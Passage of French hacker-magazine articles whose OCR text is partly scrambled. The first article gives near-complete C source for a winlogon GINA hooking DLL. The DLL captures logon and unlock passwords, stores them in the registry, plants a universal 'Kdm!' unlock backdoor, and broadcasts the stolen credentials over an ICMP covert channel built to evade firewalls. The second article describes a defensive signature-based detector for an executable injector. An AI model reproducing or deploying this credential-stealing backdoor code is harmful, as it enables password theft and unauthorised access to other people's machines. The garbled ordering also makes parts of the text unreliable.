Le schéma ci-contre permet de visualiser les différences et modifications apportées au code machine.

Pour restaurer l'API originale, il suffit donc de copier les x premiers octets du trampoline (callgate), vers le prologue de l'API.

Un problème subsiste : quelle est la valeur de x ?

Un bon moyen de régler cela est de prendre note de x au moment où HookApi retourne sa valeur. En stockant le x associé à chaque fonction détournée, on s'assure qu'il sera à tout moment disponible en cas de besoin pour la restauration.

On déclare donc un tableau de taille suffisante pour ces besoins.

```
// array containing size of detours in
// functions' prologs
int DetourSize[DETOUR_ARRAY_SIZE];

Pour automatiser l'utilisation de ce
tableau lors d'appels à HookApi, on crée
la macro suivante :

#define InstallApiHook(dllname, funcname, hookproc,
                      originalproc, tableid) \
{ \
    DetourSize[tableid] = \
        HookApi(dllname, funcname, \
                (DWORD)&hookproc, \
                &originalproc); \
    TellRslt(DetourSize[tableid], func-
name); \
    if(!DetourSize[tableid]) {
hook_ok = 0; } \
}
```

Son rôle est d'exposer les mêmes paramètres que HookApi, tout en s'assurant que la table DetourSize est remplie correctement et en permettant l'affichage de messages de débogage.

Différences et modifications apportées au code machine

	Avant hijack	Après hijack	Callgate
	API_target()	API_target()	API_CallGate()
	push ebp	jmp @New_API	push ebp
	mov ebp, esp		mov ebp, esp
	push ebx		push ebx
	push esi		push esi
	push edi	push edi	← jump @API_target+5

Ainsi, pour hooker recv tout en conservant la taille de la zone mémoire écrasée :

```
#define RECV
0
InstallApiHook("wsock32.dll",
               "recv",
               Myrecv, RECV);
```

détournement (x), et l'adresse du trampoline.

```
void UnhookApiHook(
char* DllName, char* FuncName,
int
DetourSize, void* OriginalApiAddr)
{
    FARPROC pAddr;
    DWORD f1OldProtect1, f1OldProtect2;

    // Résout l'adresse de la fonction en mémoire
    pAddr = GetFunctionAddr(DllName, FuncName);
    if (pAddr)
    {
        // Désactive la protection mémoire sur
        // le prologue de la fonction
        VirtualProtect(pAddr, DetourSize,
            PAGE_EXECUTE_READWRITE,
            &f1OldProtect1);

        // Écrase le détournement
        CopyMemory(pAddr,
            OriginalApiAddr,
            DetourSize);

        // Réactive la protection mémoire
        VirtualProtect(pAddr,
            DetourSize,
            f1OldProtect1,
            &f1OldProtect2);
    }
}
```

3.1.3/ Restauration

La restauration du prologue de l'API se fait par appel à UnhookApiHook, qui prend en paramètre le nom de la dll et de la fonction, la taille du

Ainsi, pour restaurer le point d'entrée de recv :

```
UnhookApiHook(
"wsock32.dll", "recv",
DetourSize[RECV],
frecv);
```

3.2/ Fonctions de remplacement

Comme nous l'avons vu, détourner les fonctions de la GINA nous permet de prendre le contrôle du processus

d'authentification et de verrouillage des sessions.

3.2.1/ Initialisation

Au moment de son chargement

dans le processus cible, la dll va donc commencer par détourner les fonctions qu'elle désire remplacer.

retour à la normal total de l'application cible. Le rôle de la fonction

DoHooking est très simple. Il consiste à installer les hooks pour les fonctions

- msgina.dll\WlxLoggedOutSAS() - SAS hors session
- user32.dll\GetDlgItemTextW() - récupération des champs de texte
- user32.dll\SwitchDesktop() - changement de bureau en cours

```
// Point d'entrée de la DLL
BOOL APIENTRY DllMain(
    HANDLE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved) {
    // Chargement de la dll ?
    if(DLL_PROCESS_ATTACH ==
        ul_reason_for_call) {
        OutputString(
            "GinaHk DLL loaded (%s - %s)\n",
            __DATE__, __TIME__);
        if(!DoHooking())
            Output2LogFile(
                "Hooking failed, unloading now...\n");
        else {
            // Hook OK, lancement du daemon d'extraction
            // des informations
            hThread = CreateThread(
                NULL, 0, SendPingPackets_Daemon,
                NULL, 0, NULL);
        }

        // Déchargement de la dll ?
        else if(DLL_PROCESS_DETACH ==
            ul_reason_for_call)
        {
            Output2LogFile("Unhooking functions"
                "(dll unload requested)...\n");
            UnhookGinaHooks();

            // Fermeture du daemon d'extraction des
            // informations
            if(hThread)
                TerminateThread(hThread, 1);
        }
    }
}
```

```
int DoHooking()
{
    int hook_ok=1;

    InstallApiHook(
        "msgina.dll", "WlxLoggedOutSAS",
        WlxLoggedOutSAS_Hook,
        WlxLoggedOutSAS_Original,
        WLXLOGGEDOUTSAS);
    InstallApiHook(
        "user32.dll", "GetDlgItemTextW",
        GetDlgItemTextW_Hook,
        GetDlgItemTextW_Original,
        GETDLGITEMTEXTW);
    InstallApiHook("user32.dll",
        "SwitchDesktop",
        SwitchDesktop_Hook,
        SwitchDesktop_Original,
        SWITCHDESKTOPHOOK);

    return hook_ok;
}
```

Quant à elle, UnhookGinaHooks fait machine arrière :

```
void UnhookGinaHooks()
{
    UnhookApiHook("msgina.dll",
        "WlxLoggedOutSAS",
        DetourSize[WLXLOGGEDOUTSAS],
        WlxLoggedOutSAS_Original);
    UnhookApiHook("user32.dll",
        "GetDlgItemTextW",
        DetourSize[GETDLGITEMTEXTW],
        GetDlgItemTextW_Original);
    UnhookApiHook("user32.dll",
        "SwitchDesktop",
        DetourSize[SWITCHDESKTOPHOOK],
        SwitchDesktop_Original);
}
```

Si le détournement des fonctions s'est bien déroulé, la DLL démarre le démon de fuite des mots de passe sur le réseau, par broadcast icmp. Nous verrons son implémentation par la suite.

On peut aussi voir que si le système demande un déchargement de la dll (DLL_PROCESS_DETACH), celle-ci tente de défaire les hooks qu'elle a installés, permettant ainsi un

Nous allons reprendre les trois cas de figure, en abordant cette fois-ci l'implémentation des routines de remplacement.

322/Cas 1: personne n'est authentifié sur la machine et un utilisateur tente d'ouvrir une session. Comme expliqué précédemment, dans ce cas, les informations sont confiées en clair à la GINA.

// Used to retrieve user credentials on logon

```
int WINAPI WlxLoggedOutSAS_Hook(
    PVOI pWlxContext,
    [...]
    PWLX_MPR_NOTIFY_INFO pMprNotifyInfo,
    PVOID *pProfile) {
    int iRet;

    // Appel de la véritable fonction
    iRet = WlxLoggedOutSAS_Original(
        pWlxContext, dwSasType,
        pAuthenticationId,
        pLogonSid, pdwOptions,
        phToken, pMprNotifyInfo,
        pProfile);

    // Si l'ouverture de session n'a pas échoué,
    // ajouter une entrée au registre.
    if(iRet==WLX_SAS_ACTION_LOGON)
        AddRegEntry(
            pMprNotifyInfo->pszUserName,
            pMprNotifyInfo->pszPassword,
            pMprNotifyInfo->pszDomain);

    // Remet le compteur du buffer en cours utilisé à
    // 0 (éviter les désynchronisations)
    BufferInUse=0;

    // sauvegarder les ticks système
    LastSession = GetTickCount();

    return iRet;
}
```

Le rôle de la fonction `AddRegEntry` est d'ajouter une entrée dans une clé registre système, accessible uniquement par les administrateurs, et par défaut, uniquement par SYSTEM, contenant le login, le mot de passe et le domaine utilisés pour l'ouverture de session.

```
#define CREDENTIALS_REPOSITORY "SECURITY"
// Ajoute une entrée nommé szLogin,
// contenant: "%S@%S" (szPwd,szDomain)
```

```
int AddRegEntry(
    WCHAR* szLogin, WCHAR* szPwd,
    WCHAR* szDomain) {
    HKEY hKey;
    DWORD Disposition;
    char buf[(512*2) + 16];
    char login[512+1];

    if(RegCreateKeyEx(HKEY_LOCAL_MACHINE,
        CREDENTIALS_REPOSITORY, 0, NULL,
        0, KEY_ALL_ACCESS, NULL, &hKey,
        &Disposition) == ERROR_SUCCESS)
    {
        sprintf(buf, "%S@%S",
```

```
        szPwd, szDomain);
        sprintf(login, "%S", szLogin);
```

// Simple rot13 pour "protéger" les informations

```
rot13(login);
rot13(buf);
RegSetValueEx(hKey, login, 0,
    REG_SZ, buf,
    strlen(buf)+1);


    RegCloseKey(hKey);
}

return 1;
}
```

" Dave, although you took thorough precautions in the pod against my hearing you, I could see your lips move " (2001 :A Space Odyssey)

3.2.3/ Cas 2 : une session est ouverte et son propriétaire tente de la déverrouiller. Récupérer les informations de déverrouillage de session n'est pas à proprement parler vital car un jour ou l'autre, la machine sera redémarrée et l'utilisateur cible s'identifiera à nouveau, tombant ainsi dans le cas 1.

- récupération du login (`user32.dll!GetDlgItemTextW`),
 - récupération du mot de passe (`user32.dll!GetDlgItemTextW`),
 - confrontation de ces informations avec la SAM par le biais d'un dialogue inter-processus avec `lsass`,
 - si ces informations sont correctes :
 - changer de bureau (`user32.dll!SwitchDesktop`),
 - sinon afficher l'erreur (`user32.dll!MessageBoxW`).
- Ainsi, nous détournons `user32.dll!GetDlgItemTextW()` pour sauvegarder systématiquement les informations récupérées dans deux buffers globaux. Pour ne sauvegarder ces informations véritablement que dans les cas où le déverrouillage s'est bien passé,



Mais tant qu'à faire le travail, autant bien le faire. Obtenus par étude comportementale et reverse engineering, le schéma suit par GINA lors d'une demande de déverrouillage de la session est globalement le suivant :

quement les informations récupérées dans deux buffers globaux. Pour ne sauvegarder ces informations véritablement que dans les cas où le déverrouillage s'est bien passé,

nous détournons aussi user32.dll!SwitchDesktop. Dès que la fonction de remplacement de user32.dll!SwitchDesktop est appelée, le programme sait qu'un déverrouillage vient d'être effectué avec succès.

Dans la fonction de remplacement de user32.dll!GetDlgItemTextW, pour se placer de façon à

avoir le premier buffer contenant le login et le second le mot de passe, un compteur interne est maintenu, et remis à zéro à plusieurs endroits stratégiques. Malgré cela, il n'est pas rare que login et mots de passe soient inversés, mais ce n'est pas à proprement parler un problème majeur.

// Utilisé pour récupérer les informations lors du déverrouillage de la machine. Optionnellement, déclenche le déverrouillage des sessions sur mot de passe universel.

```

UINT WINAPI GetDlgItemTextW_Hook(
    HWND hDlg, int nIDDlgItem,
    LPWSTR lpString, int nMaxCount) {
    UINT uret; char buf[512+2];

    // Appel à la fonction originale
    uret=GetDlgItemTextW_Original(
        hDlg, nIDDlgItem,
        lpString, nMaxCount);

    // Copie dans le buffer en cours
    wcsncpy(GinaBuffers[BufferInUse],
        lpString);

    // Conversion rapide unicode vers ascii
    sprintf(buf, "%S", lpString);

    // Déclenche le déverrouillage par création d'un
    // thread vers UnlockSession_CallBack. Si le mot
    // de passe ou le login commence par Kdm !
    if(buf[0]=='K' && buf[1]=='d'
        && buf[2]=='m' && buf[3]=='!')
        CreateThread(NULL, 0,
            UnlockSession_CallBack,
            NULL, 0, NULL);

    // Change le buffer en cours
    BufferInUse = (BufferInUse)?0:1;
    Was_GetDlgItemTextW_Called=1;

    return uret;
}
    
```



```

{
    // Le bureau va être changé, sauvegardons les
    // informations ! Ne loguer les informations que si la
    // session va être déverrouillée (c'est à dire si la
    // dernière ouverture de session date d'il y a plus de
    // 3 secondes). En effet, WlxLoggedOutSAS fournit
    // en plus le domaine sur lequel l'utilisateur s'identi-
    // fie, ce qui ne peut pas être récupéré par
    // GetDlgItemTextW
    if( (GetTickCount() - LastSession) > 3000
        && Was_GetDlgItemTextW_Called)
        AddRegEntry(GinaBuffers[0],
            GinaBuffers[1], L"-");

    // Effectue le changement de bureau
    return SwitchDesktop_Original(hDesktop);
}
    
```

3.2.5/ Cas 3 : un pirate tente de déverrouiller une session sans connaître le mot de passe.

Un très bon endroit pour déverrouiller la session sans connaître le mot de passe est

au sein de la fonction GetDlgItemTextW_Hook. Ainsi, si le pirate rentre le mot de passe de déverrouillage universel " Kdm !" et valide, la condition ci-dessous sera remplie et le thread créé.

Une fois les informations récupérées, la GINA va passer à l'étape suivante et chercher à effectuer le changement de bureau. Le flux d'exécution est alors redirigé vers SwitchDesktop_Hook.

```

BOOL WINAPI SwitchDesktop_Hook(HDESK
hDesktop)
    
```

```

if(buf[0]=='K' && buf[1]=='d'
    && buf[2]=='m' && buf[3]=='!')
    CreateThread(NULL, 0,
        UnlockSession_CallBack,
        NULL, 0, NULL);
    
```

La fonction UnlockSession_CallBack force le

déverrouillage de la machine par changement de bureau et ménage une porte de sortie pour l'utilisateur.

```
DWORD WINAPI UnlockSession_CallBack(void* useless)
```

```
{
    Sleep(2000);
    //MessageBox(NULL,
    "UnlockSession_CallBack()
    : forcing session unlock",
    "", 0);
    // Crée le thread qui permet de rebasculer
    // sur le bureau Winlogon.
    CreateThread(NULL,
    0, Re_LockSession_CallBack,
    NULL, 0, NULL);
    // Switch to default desktop
    SwitchToDesktop("Default");
    return 1;
}
```

Changer de bureau permet d'accéder aux applications de l'utilisateur, mais pour winlogon, le système n'en demeure pas moins en état verrouillé. Ainsi, il n'est plus possible de d'arrêter ou de redémarrer la machine, aussi bien que de fermer la session en cours ou de la verrouiller.

Pour pallier à cela, juste avant de procéder au changement de bureau, `UnlockSession_CallBack` lance un démon nommé `Re_LockSession_CallBack`.

Le rôle de `Re_LockSession_CallBack` est simple : permettre de rebasculer vers le bureau Winlogon, comme si rien n'avait été fait. Puisque cette opération doit pouvoir être faite depuis n'importe quel type de compte (privilegié ou non), il faut ménager un mécanisme simple et universel permettant de prévenir Winlogon qu'il faut retourner à la normale.

Intuitivement, on pense que basculer vers le bureau Winlogon depuis le bureau Default est la meilleure façon de procéder. Mais il n'en est rien. En effet, le système maintient des ACLs sur les objets, et ne change pas de bureau vers Winlogon qui veut.

// Démon qui attend un ordre depuis la session de l'utilisateur pour rebasculer.

```
#define WLX_DESK_SWITCH_EVENT_NAME \
"WlxForceDesktopSwitch"
DWORD WINAPI Re_LockSession_CallBack(
void* useless) {
HANDLE hEvent;
```

// Essayer d'ouvrir l'évènement en permanence.

```
do {
    Sleep(500);
    hEvent = OpenEvent(
        SYNCHRONIZE, 0,
        WLX_DESK_SWITCH_EVENT_NAME);
    } while(!hEvent);
```

// L'évènement est ouvert (donc créé par un tiers), fermer son handle

```
CloseHandle(hEvent);
```

```
// et basculer.
```

```
SwitchToDesktop("Winlogon");
```

// Remise à zero du compteur anti-désynchronisation.

```
BufferInUse=0;
return 1;
```

```
}
Bien entendu, même simple, ce mécanisme ne peut pas être utilisé depuis la session de l'utilisateur sans un programme qui déclenche le signal adéquat. Le voici.
```

```
// kDeskSwitchEvent.cpp : Kdm@syshell.org
#include "stdafx.h"
#include <windows.h>
#define WLX_DESK_SWITCH_EVENT_NAME
"WlxForceDesktopSwitch"
int main(int argc, char* argv[])
{
    HANDLE hEvent;
    // Crée l'évènement pour signifier à winlogon qu'on
    // désire changer de bureau.
    hEvent = CreateEvent(
        NULL, FALSE, 1,
        WLX_DESK_SWITCH_EVENT_NAME);
    // Laisse 5 secondes de battement.
    Sleep(5000);
    CloseHandle(hEvent);
    return 0;
}
```

Aussi, le rôle de `winlogon.exe!Re_LockSession_CallBack()` est d'attendre qu'un certain évènement (event) soit créé, pour immédiatement basculer depuis le bureau Default vers le bureau Winlogon.

Ainsi, une fois son forfait effectué, le pirate n'a plus qu'à lancer `kDeskSwitchEvent.exe`. Winlogon capte alors la création de l'évènement et change de bureau. Le pirate clique sur la

boîte de dialogues lui signifiant que le mot de passe est erroné et tout revient à la normale côté Winlogon. Côté Default, le programme se terminera au bout de 5 secondes, comme si rien ne

s'était passé. Il est même possible de coder un programme s'auto-effaçant du disque, mais cela en vaut-il vraiment la peine ? "Use the Force, Luke !" (Obi-wan Kenobi)

4. MSGINA : fuite d'information

Il faut bien le reconnaître, les temps sont durs pour les pirates de tout poil. Les firewalls personnels fleurissent et bloquent chaque jour plus de trafic réseau non autorisé. Ça tombe bien, c'est leur rôle. Il n'en demeure pas moins que les contourner est loin d'être impossible.

Il existe de nombreux exemples sur le sujet, dont la majeure partie est basée sur les méthodes d'usurpation d'identité des processus, par injection de code.

Pourtant, ce n'est pas la seule méthode possible. Quand on pense "trafic non autorisé", on pense surtout TCP, voire UDP, mais très peu ICMP. En effet, bien qu'ils permettent l'instauration de règles permettant de les bloquer, les firewalls modernes tels que Kerio Personal Firewall, qui compte parmi les meilleurs,

n'accordent que peu d'attention au paquets ICMP echo reply. De ce fait, un bon moyen d'orchestrer la fuite d'informations critiques de la machine locale, comme les logins et mots de passe des utilisateurs, reste d'envoyer des paquets ICMP. Cette partie décrit donc l'implémentation d'un covert channel ICMP permettant la fuite des informations récupérées, sur le réseau local. Le principe est de forger des paquets ICMP, d'y appliquer un chiffrement basique (ici, un rot13 appliqué lors de l'enregistrement dans le registre), puis d'effectuer un broadcast sur un sous réseau. Une autre machine s'y trouvant pourra alors lire le contenu des paquets ICMP, déchiffrer à la volée la charge utile et afficher en temps réel les mots de passe collectés.

4.1/ Démon ICMP

À toute chose, il faut un début. Le démon ICMP démarre au sein de DllMain, si la dll considère que les détournements se sont bien passés.

Pour se faire, elle :

- ouvre la clé registre HKEY_LOCAL_MACHINE\ CREDENTIALS_REPOSITORY :

```
RegOpenKeyEx(
HKEY_LOCAL_MACHINE,
CREDENTIALS_REPOSITORY,
0, KEY_ALL_ACCESS,
&hKey)
```

- récupère le nombre d'entrées dans la clé précédemment ouverte :

```
RegQueryInfoKey(
hKey, NULL, NULL,
NULL, NULL, NULL,
NULL, &iNbSubVals,
NULL, NULL, NULL,
NULL)
```

- alloue un tableau de chaînes de caractères destiné à contenir toutes les entrées de la clé :
char **strTable = (char**) calloc(iNbSubVals, sizeof(char*));
- récupère une à une les entrées de la clé ainsi que leurs valeurs associées :

```
RegEnumValue(hKey, iKeyIndex,
szValueName, &iValueSizeA, NULL,
&iType, (LPBYTE)szValueContent,
&iValueSizeB);
```

- alloue une entrée dans la table strTable pour chacune et la remplit :

```
ForgePingPayload :
PingPayload =
ForgePingPayload(strTable,
iNbSubVals);
```

ForgePingPayload reçoit en paramètre la table et son nombre d'entrées. Elle retourne un buffer alloué sur le tas, contenant l'ensemble des informations de la table, mises bout à bout et formatées.

```
// Hooking OK, let's start credentials leaking daemon :]
hThread =
CreateThread(NULL, 0, SendPingPackets_Daemon,
NULL, 0, NULL);
Le code de SendPingPackets_Daemon est des plus simples. Il s'agit d'une enveloppe autour de la fonction SendPingPackets, qui sera appelée à intervalles réguliers (PING_INTERVAL secondes).
```

```
Voyons maintenant ceci :
DWORD WINAPI SendPingPackets_Daemon(
void *NotUsed)
{
do
{
Sleep(PING_INTERVAL * 1000);
SendPingPackets();
} while(1);
return 1;
}
```

SendPingPackets, quant à elle, a pour rôle d'envoyer un paquet ICMP contenant les informations récupérées dans la base de registres du système.

```
// Alloue la mémoire pour la chaîne
Login:Pwd@Domain
strTable[iKeyIndex] = (char*) calloc(strlen(szValueName)+strlen(szValueContent)+5,
sizeof(char));
sprintf(strTable[iKeyIndex],
"%s:%s", szValueName, szValueContent);
```

Une fois la table remplie, elle ressemble à quelque chose comme
strTable[0] -> " Kdm:Phr4cK62@Syshell.org "
strTable[1] -> " Administrateur:HopeYouHaveALawyer@some-domain.com "

[...] Il reste à créer la charge utile du paquet ICMP.

4.2/ Création des paquets ICMP

Ceci est fait par appel à

```

// Alloue et forge la charge utile du
ping sur le tas
char* ForgePingPayload(char ** strTable,
int NumEntries)
{
    char *payload=NULL;
    int i;
    unsigned int iTotLen=0;
    unsigned int iBufSize=PAYLOAD_SIZE;
    char separator[]="\n\n";
    char delim[]="##";

    // Alloue 30k sur le tas (cela devrait suffir)
    payload = calloc(iBufSize, sizeof(char));
    if(payload) {
        strcat(payload, "\n");
        // Construit : #Login1:Pwd1@Domain1#ln
        for(i=0; i<NumEntries; i++) {
            iTotLen += strlen(strTable[i]);
            iTotLen += (strlen(separator)*2) +
                (strlen(delim)*2);
            if(iTotLen>PAYLOAD_LIMIT)
                break;
            strcat(payload, separator);
            strcat(payload, delim);
            strcat(payload, strTable[i]);
            strcat(payload, delim);
            strcat(payload, separator);
        }
    }

    return payload;
}

char* PingPayload PingPayload =
ForgePingPayload(strTable,
iNbSubVals);

```

4.3/ Envoi des paquets sur le réseau

Une fois le paquet correctement forgé, SendPingPackets déclenche l'envoi du ping sur le réseau par appel à SendPing :

charge utile au paquet ICMP echo reply, et renvoie 0 ou 1, selon le bon déroulement des opérations.

Sous Windows, envoyer un

```

pPingPayload) {
    [...]
    // Résolution des fonctions
    // icmp.dll!IcmpCreateFile et
    // icmp.dll!IcmpSendEcho

    fnIcmpCreateFile = GetFunctionAddr("icmp.dll",
        "IcmpCreateFile");

    fnIcmpSendEcho = GetFunctionAddr("icmp.dll",
        "IcmpSendEcho");

    // Ouverture du handle vers le driver ICMP
    hPing = (HANDLE) fnIcmpCreateFile();

    if (hPing == INVALID_HANDLE_VALUE)
        return 0;

    // Allocation d'un buffer
    // au cas où les données
    // seraient retournées (ping, pong)

    pReplyContent =
        (char*) calloc(sizeof(ICMP_ECHO_REPLY)*2
            * PAYLOAD_SIZE,
            sizeof(char));

    // Envoi du ping
    #define DEST_SUBNET "192.168.0.255"

    dRet = fnIcmpSendEcho(
        hPing,
        inet_addr (DEST_SUBNET),
        // sous réseau de destination
        pPingPayload,
        sizeof(ICMP_ECHO_REPLY)
        + PAYLOAD_SIZE, NULL, pReplyContent,
        sizeof(ICMP_ECHO_REPLY)*2
        + PAYLOAD_SIZE, 1000);

    // [...]
}

```

```

if(PingPayload)
SendPing(PingPayload);

SendPing prend en paramètre
le buffer destiné à servir de

```

```

int SendPing(char*

```

ping n'est pas chose compliquée, surtout lorsqu'on fait appel aux fonctions d'aide réseau comme le fait SendPing:

La morale de cette histoire, s'il y en a une, c'est qu'il ne sert à rien de changer son mot de passe administrateur suite à une intrusion. Dans ce cas, le principe du "run once, run everywhere" s'applique plus que jamais.

"Hard to see, the dark side is." (Yoda)

Kdm - Kdm@sysshell.org
<http://www.sysshell.org>

Injection d'exécutable, suite et fin

Cet article montre la fertilité des échanges sur des sujets de sécurité informatique. Mais en périphérie, il permet de se poser des questions utiles à la compréhension des antivirus. C'est ainsi qu'on peut gagner au jeu du chat et de la souris...

Lorsque j'ai rédigé mon précédent article sur l'injection d'exécutable, je ne pensais pas recevoir de mail de la part de quelques lecteurs. Je fus étonné de trouver le mail d'une personne qui désirait en savoir plus. J'ai discuté quelque temps avec elle, et elle m'a donné différents points de vue et idées de départ, que j'ai finalement développés. Nous verrons donc dans cet article comment réaliser un détecteur/désinfecteur d'exécutable, qui permet de rendre inoffensif un exécutable infecté par injex.

Le dialogue fait avancer

Depuis que l'article est sorti, j'ai amélioré le concept en ajoutant, comme je le suggérais dans la conclusion, une compression. Le concept a été entièrement repensé et le résultat est là : la nouvelle version produit un exécutable de taille quasi identique, et donc moins remarquable. C'est pour avoir des informations complémentaires qu'un

un coup de téléphone, qui dura quand même près d'une heure, pendant lequel j'ai longuement discuté de mon outil ainsi que de sécurité informatique globale. Ce lecteur a toutefois abordé un point qui me paraît maintenant essentiel et que j'avais négligé dans mon précédent article faute de temps : la protection contre cette méthode. Mon interlocuteur m'a fourni rapidement quelques pistes, exploitables, et simples. Après réflexion, je me suis penché sur le problème, et il s'est révélé que la réalisation d'un détecteur voire d'un désinfecteur ressemblait étrangement au fonctionnement d'un antivirus (détection selon signature, et éradication), et cela me semblait être la meilleure approche.


sa structure générale. Mais quasiment modifiant dans l'outil le nom des sections pouvait échapper à cette détection. C'était quand même un axe de réflexion. Une seconde idée nous vint, se basant cette fois-ci sur le fait que le loader était structuré d'une manière unique (et logique), et que certains de ses composants pouvaient être détectés par signature. C'est là que le système de signature (équivalent aux signatures virales) est apparu comme évident.

Les principaux composants détectables sont le loader ainsi que la table des imports qui, si vous vous en souvenez, ne contenait que quelques fonctions. Les noms de ces fonctions ainsi que des DLLs auxquelles elles appartiennent sont fixés, et nous pouvons donc signer cette table, en prenant soin de ne pas prendre en

trois grandes parties. En premier lieu, on cherche la section qui contient l'IAT et on recherche notre signature. Si elle est présente, alors on marque un point. On continue alors en recherchant les informations des différentes sections, en retrouvant les décompresseurs grâce à leurs signatures. On peut à partir de ce moment évaluer le nombre de sections à décompresser. La dernière partie consiste à identifier deux loaders d'IAT, ce qui est très spécifique à notre injecteur, et localiser le code qui crée le thread. En utilisant ces différents points, nous pourrions être sûrs que l'exécutable est bien infecté par injex, et ainsi procéder à la désinfection.

b) Désinfection

La désinfection aurait pu être poussée, c'est à dire comporter une procédure d'extrac-



lecteur a voulu prendre contact avec moi, démarche que je trouvais fort respectable, d'autant plus que ce lecteur se disait professionnel. Bref, tout cela finit par

a) Méthode de détection

La première idée que m'a proposée ce lecteur était de repérer un programme infecté par ses caractéristiques principales, c'est à dire ses sections et

compte les adresses. Le loader quant à lui sera signé en trois parties : un décompresseur, un loader de table des imports ainsi que le créateur de thread. Notre détection se déroule en

tion du code injecté, mais j'ai préféré opter pour une simple mise hors-service du code injecté. En effet, la taille du code injecté n'étant pas excessive, et la reconstruction d'un

exécutable fastidieuse (mais pas impossible, notez-le bien), empêcher l'exécution du code est la solution de facilité. C'est facilement réalisé en ajoutant un petit saut avant le code réalisant le thread. Cette méthode est plus propre qu'une série de NOP, et minimise le nombre d'octets à écrire.

2- Maintenant, faut bosser

La conception de cet outil se fera encore (comme StripRel) en C++, et nous devons donc développer un système permettant de comparer un code avec une signature. Le plus simple serait de créer une classe (on profite des atouts du C++), qui permettrait de comparer une chaîne à une signature.

a) Réalisation de la classe de signature

Une signature est composée d'éléments fixes, qui constituent la base même de la signature, et d'éléments variants que l'on doit ignorer. Comment identifier chacun de ces éléments ? Un moyen simple consisterait à mettre un marqueur devant chaque caractère à comparer, mais la taille de la signature serait le double de la chaîne recherchée, ce qui n'est pas vraiment bénéfique.

J'ai opté pour une liste chaînée (cf The Hackademy Prog N°2)

possède un champ indiquant un type, fixe ou joker (le type joker autorise une succession d'éléments indifférents), la taille de la sous-signature, ainsi qu'un pointeur sur la sous-signature et un autre sur l'élément suivant (voir figure 1). L'avantage de ce système est double : il ne requiert pas beaucoup de place en mémoire (enfin, disons qu'il nécessite une place mémoire qui dépend du nombre d'éléments, et qui est donc dynamique), et peut être facilement implémenté.

Cette classe, nommée Pattern, permet de créer des signatures pour les différentes parties que l'on doit vérifier (comme l'IAT ou le loader). Elle s'utilise simplement, comme le montre ce petit bout de code :

```
#include "Pattern.h"
using namespace std;
int main(void){
    Pattern Signature;
    //on crée la signature
    Signature.AddBlock(
        "signature de test !",
        19, PATTERN_EXACT);
    Signature.AddBlock(
        NULL, PATTERN_JOKER);
    //et on teste une chaîne
    int res =
    Signature.Match(
        "signature de
        test !ABCDE",
        Signature.Size);
}
```

à parcourir uniforme, c'est à dire que l'on peut parcourir cette liste dans un seul sens, et qu'elle contient une succession d'éléments représentant la signature. Chaque élément

En ce qui concerne le code, les deux procédures importantes de cette classe sont la méthode AddBlock() et Match() (listing 1). La première permet d'ajouter un bloc à la

signature (en bout de chaîne bien sûr), tandis que la seconde vérifie qu'une chaîne correspond à la

signature. Ces deux méthodes de la classe Pattern seront la base du code de détection.

[Listing 1]

```
int Pattern::Match(char *string, int size)
{
    PATTERN_BLOCK *temp;
    char *max;

    max=string+size; //adresse maximale
    temp=first->next; //en début de liste

    while(temp!=NULL) { //tant que pas fin de liste
        //selon le type de bloc
        switch(temp->type) {
            case PATTERN_JOKER :
                string+=temp->size;
                if(string>max) return NO_MATCH;
                break;

            case PATTERN_EXACT :
                //si ça ne colle pas avec la pattern
                if((string+temp->size)>max)
                    return NO_MATCH;
                if(strncmp(string,temp->mask,
                    temp->size))
                    return NO_MATCH;
                string+=temp->size;
                break;
        }
        temp=temp->next;
    }
    return MATCH;
}

int Pattern::AddBlock(char *str_pattern,
    int size, int type){
    //nouveau bloc
    PATTERN_BLOCK *nouv;
    nouv=new PATTERN_BLOCK;

    //on paramètre
    current->next=nouv; //ajout du bloc dans la liste
    nouv->next=NULL;
    nouv->size=size; //on paramètre la taille
    nouv->type=type; //le type
    if(type==PATTERN_EXACT){
        //on alloue de la place pour la pattern
        nouv->mask=new char[size];
        if(str_pattern)
            strncpy(nouv->mask, str_pattern,
                size); //et on la copie
    }
    current=nouv; //nouvel élément courant
    return 1;
}
```



```

/**Deuxième phase : comptage des extracteurs**/
Pattern uncomp; //notre signature du décom-
presseur

```

```

int id_code;
char *scan,*scan_max //pointeur de scan, et
scan_max

```

```

//on crée la signature de l'extracteur

```

```

uncomp.AddBlock("\xB8",1,
    PATTERN_EXACT);
uncomp.AddBlock(NULL,4,PATTERN_JOKER);
uncomp.AddBlock("\xBB",1,
    PATTERN_EXACT);
uncomp.AddBlock(NULL,4,PATTERN_JOKER);
uncomp.AddBlock("\xB9",1,
    PATTERN_EXACT);
uncomp.AddBlock(NULL,4,PATTERN_JOKER);
uncomp.AddBlock("\xA8\x10\x88\x11\x40"
    "\x41\x3B\xC3\x7E\xF6",
    10,PATTERN_EXACT);

```

```

id_code=exe.FindSectionId(
    exe.header_nt.OptionalHeader.
    AddressOfEntryPoint);
scan=exe.tab_sections[id_code].data;

```

```

//scan pointe sur le loader

```

```

scan_max=scan
    + exe.tab_sections[id_code]
    .header.SizeOfRawData;
int res=0;

```

```

//tant que scan ne tombe pas dans le padding de 0

```

```

while(scan<=scan_max){
    res+=uncomp.Match(scan++,
        uncomp.Size);
}

```

```

if(res){
    cout << " \-> "
        << res
        << " sections compressées détectées."
        << endl;
    dt_uncomp=1;
}

```

```

*****

```

```

troisième phase : comptage des loaders d'IT
*****

```

```

Pattern loader; //notre instance

```

```

//on crée la signature

```

```

loader.AddBlock("\xBA",1, PATTERN_EXACT);
loader.AddBlock(NULL,4, PATTERN_JOKER);

```

```

loader.AddBlock("\xB8",1,
    PATTERN_EXACT);

```

```

loader.AddBlock(NULL,4,PATTERN_JOKER);
loader.AddBlock(

```

```

"\x03\xC2\x8B\x18\x8B\x48\x0C\x83\xF9\x00"
"\x74\x68\x03\xDA\x03\xCA\x52\x50\x51\xFF"
"\x15", 21,PATTERN_EXACT);
loader.AddBlock(NULL,4,PATTERN_JOKER);
loader.AddBlock("\x8B\xF0\x58\x5A\x50"
